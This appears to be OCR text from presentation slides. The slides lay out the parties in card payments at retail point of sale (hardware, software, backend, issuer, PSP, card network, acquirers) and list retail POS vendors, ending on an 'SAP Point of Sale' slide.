
START HERE ☺


Consumers
POS Hardware
POS Software
POS Backend
Issuer
Payment Service Provider (PSP)
Credit card brand network
Acquirers


Consumers
POS Hardware
POS Software
POS Backend
Issuer
Payment Service
Provider (PSP)
Credit card
brand network
Acquirers



Consumers
POS Hardware
POS Software
POS Backend
Issuer
Payment Service
Provider (PSP)
Credit card
brand network
Acquirers


Consumers
POS Hardware
POS Software
POS Backend
Issuer
Payment Service
Provider (PSP)
Credit card
brand network
Acquirers


Consumers
POS Hardware
POS Software
POS Backend
Issuer
Payment Service
Provider (PSP)
Credit card
brand network
Acquirers


Business day

Business day. The beginning



Business day

Business day. End of Day



? How did we choose POS system?


Cegid
Group


MI9
RETAIL


ECRS
RETAIL AUTOMATION SOLUTIONS


manthan


CELERANT
TECHNOLOGY CORP


SAP


aptos


ORACLE


PCMS


MicroStrategy

SAP Point of Sale

WHOIS SAP POS

